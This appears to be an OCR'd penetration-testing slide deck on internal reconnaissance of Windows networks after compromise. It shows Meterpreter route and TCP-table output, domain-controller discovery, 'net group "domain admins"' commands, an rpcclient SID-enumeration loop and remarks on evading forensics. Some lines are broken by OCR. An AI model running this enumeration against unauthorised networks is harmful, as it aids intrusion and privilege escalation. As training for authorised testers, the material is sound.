
BETTER

- nltest
  - Keeps trying to get you info if one path fails

What if CMD.exe is disabled?



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

The command prompt has been disabled by your administrator.

Press any key to continue . . . _
```




Press Ctrl-Alt-Delete to begin.

Ctrl-Alt-Del helps keep your password secure. Click Help for more information.

ATM

172.[redacted]

But… dropping binaries == bad



Open

Look in: DELL Drivers

DSetTool

Firmware

OM

bb

File name:


Files of type: All Files

Damn you forensics people!
(On exception binaries that blend in)


BEST

- Use the underlying API
- Railgun
- Demo
  - Route
  - ARPTable
  - TCPTable

Route



```
meterpreter > route

Network routes
==============

    Subnet           Netmask          Gateway
    ------           -------          -------
    0.0.0.0          0.0.0.0          10.10.30.1
    10.10.30.0       255.255.254.0    10.10.30.25
    10.10.30.25      255.255.255.255  127.0.0.1
    10.255.255.255   255.255.255.255  10.10.30.25
    127.0.0.0        255.0.0.0        127.0.0.1
    127.0.0.1        255.255.255.255  127.0.0.1
    169.254.0.0      255.255.0.0      10.10.30.25
    224.0.0.0        240.0.0.0        10.10.30.25
    255.255.255.255  255.255.255.255  10.10.30.25
```




```
[*] Routing Table
=============

  DEST             MASK             POLICY  NEXTHOP      INTERFACE  TYPE       PROTOCOL  AGE
  ----             ----             ------  -------      ---------  ----       --------  ---
  0.0.0.0          0.0.0.0          0       10.10.30.1   65539      UNDEFINED  NETMGMT   0
  10.10.30.0       255.255.254.0    0       10.10.30.25  65539      UNDEFINED  LOCAL     0
  10.10.30.25      255.255.255.255  0       127.0.0.1    1          UNDEFINED  LOCAL     0
  10.255.255.255   255.255.255.255  0       10.10.30.25  65539      UNDEFINED  LOCAL     0
  127.0.0.0        255.0.0.0        0       127.0.0.1    1          UNDEFINED  LOCAL     0
  127.0.0.1        255.255.255.255  0       127.0.0.1    1          UNDEFINED  LOCAL     0
  169.254.0.0      255.255.0.0      0       10.10.30.25  65539      UNDEFINED  NETMGMT   0
  224.0.0.0        240.0.0.0        0       10.10.30.25  65539      UNDEFINED  LOCAL     0
  255.255.255.255  255.255.255.255  0       10.10.30.25  65539      UNDEFINED  LOCAL     0
```

ARPTable

- No screenie ☹

TCPTable



```
[*] Tcp Table
=========

  STATE         LHOST          LPORT  RHOST              RPORT
  -----         -----          -----  -----              -----
  LISTEN        0.0.0.0        21     0.0.0.0            34916
  LISTEN        0.0.0.0        25     0.0.0.0            49170
  LISTEN        0.0.0.0        80     0.0.0.0            4147
  LISTEN        0.0.0.0        135    0.0.0.0            2224
  LISTEN        0.0.0.0        443    0.0.0.0            14439
  LISTEN        0.0.0.0        445    0.0.0.0            38942
  LISTEN        0.0.0.0        1025   0.0.0.0            20602
  LISTEN        0.0.0.0        1040   0.0.0.0            57345
  LISTEN        0.0.0.0        1059   0.0.0.0            57515
  LISTEN        0.0.0.0        1060   0.0.0.0            2176
  LISTEN        0.0.0.0        1064   0.0.0.0            28827
  LISTEN        0.0.0.0        3306   0.0.0.0            18455
  LISTEN        0.0.0.0        3389   0.0.0.0            40983
  LISTEN        0.0.0.0        4003   0.0.0.0            32828
  LISTEN        0.0.0.0        5846   0.0.0.0            14419
  LISTEN        0.0.0.0        8081   0.0.0.0            16454
  LISTEN        0.0.0.0        8189   0.0.0.0            18665
  LISTEN        0.0.0.0        9999   0.0.0.0            37067
  LISTEN        10.10.30.25    139    0.0.0.0            39134
  ESTABLISHED   10.10.30.25    1607   10.10.30.115       8978
  CLOSE_WAIT    10.10.30.25    2581   [redacted]         443
  LISTEN        127.0.0.1      1075   0.0.0.0            59594
  LISTEN        127.0.0.1      5152   0.0.0.0            32995
  LISTEN        127.0.0.1      5354   0.0.0.0            51243
  LISTEN        127.0.0.1      14147  0.0.0.0            32886
```

BEST (Cont'd)

- Explain NetDiscovery
- Demo NetDiscovery
  - Highlight SQL, DC, UNIX, Novell selections

- Explain DomainDiscovery
- Demo DomainDiscovery

NetDiscovery

Demo pic

Quick Tangent


- Dig
  - mini NetDiscovery for just one hostname

DomainDiscovery

What domains do you have access to?

Are they domains?

What are the names of all their domain controllers?



```
[*] Finding the right buffersize...
[*] 11 domain(s) found.
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for [redacted]
[*] [redacted]W01
[*] Enumerating DCs for [redacted]
[*] [redacted]W0
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for [redacted]
[*] [redacted]00
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for [redacted]
[-] No Domain Controllers found...
[*] Enumerating DCs for WORKGROUP
[-] No Domain Controllers found...
[*] Finding the right buffersize...
[*] 11 domain(s) found.
[*] Enumerating DCs for [redacted]
[*] [redacted]P01
[*] Enumerating DCs for [redacted]
[*] [redacted]04
[*]         18
[*]         05
[*]         1
[*]         2
[*]         1
[*]         2
[*]         1
[*]         3
[*]         1
```

USER DISCOVERY

GOOD

- net group “domain admins” /domain
- net group “domain admins” /domain:DM
- net localgroup Administrators
- net group localgroup Administrators /domain
- net user domainadmin_username /domain
- net user username /domain


BETTER

- Rpcclient
  - Enumerate users


```
#!/bin/bash
for i in {500..600}
do
  rpcclient -U “user%Password1" -W
DOMAIN 1.2.3.4 -c "lookupsids S-1-
5-21-1289870825-1602939633-
2792175544-$i
done
```

Passwords

- Your passwords suck


e-mail:
letmein
Bank password:
goMets12
credit card:
bowser8
brokerage:
iniTial23
Log in to your message center.
Invalid log in or server error. Please try again.
Forgot your password?
Log in Address zazoo@netnet.com
example: joe234@jumbowidgetsco.com
Password ********
note: password is case-sensitive
Remember my Address and Password (what is this?)
LOG IN

~~123456~~
~~QWERTY~~
~~PETERPAN~~
~~POTATO~~
~~ILOVEYOU~~




BEST

- Explain UserDiscovery
- Demo UserDiscovery
- Explain DisplaySessions
- Demo DisplaySessions
- PVE-Find-AD-User
  - https://www.corelan.be/index.php/my-free-tools/ad-cs/pve-find-ad-user/

UserDiscovery

- Sorry no screenie ☹

DisplaySessions



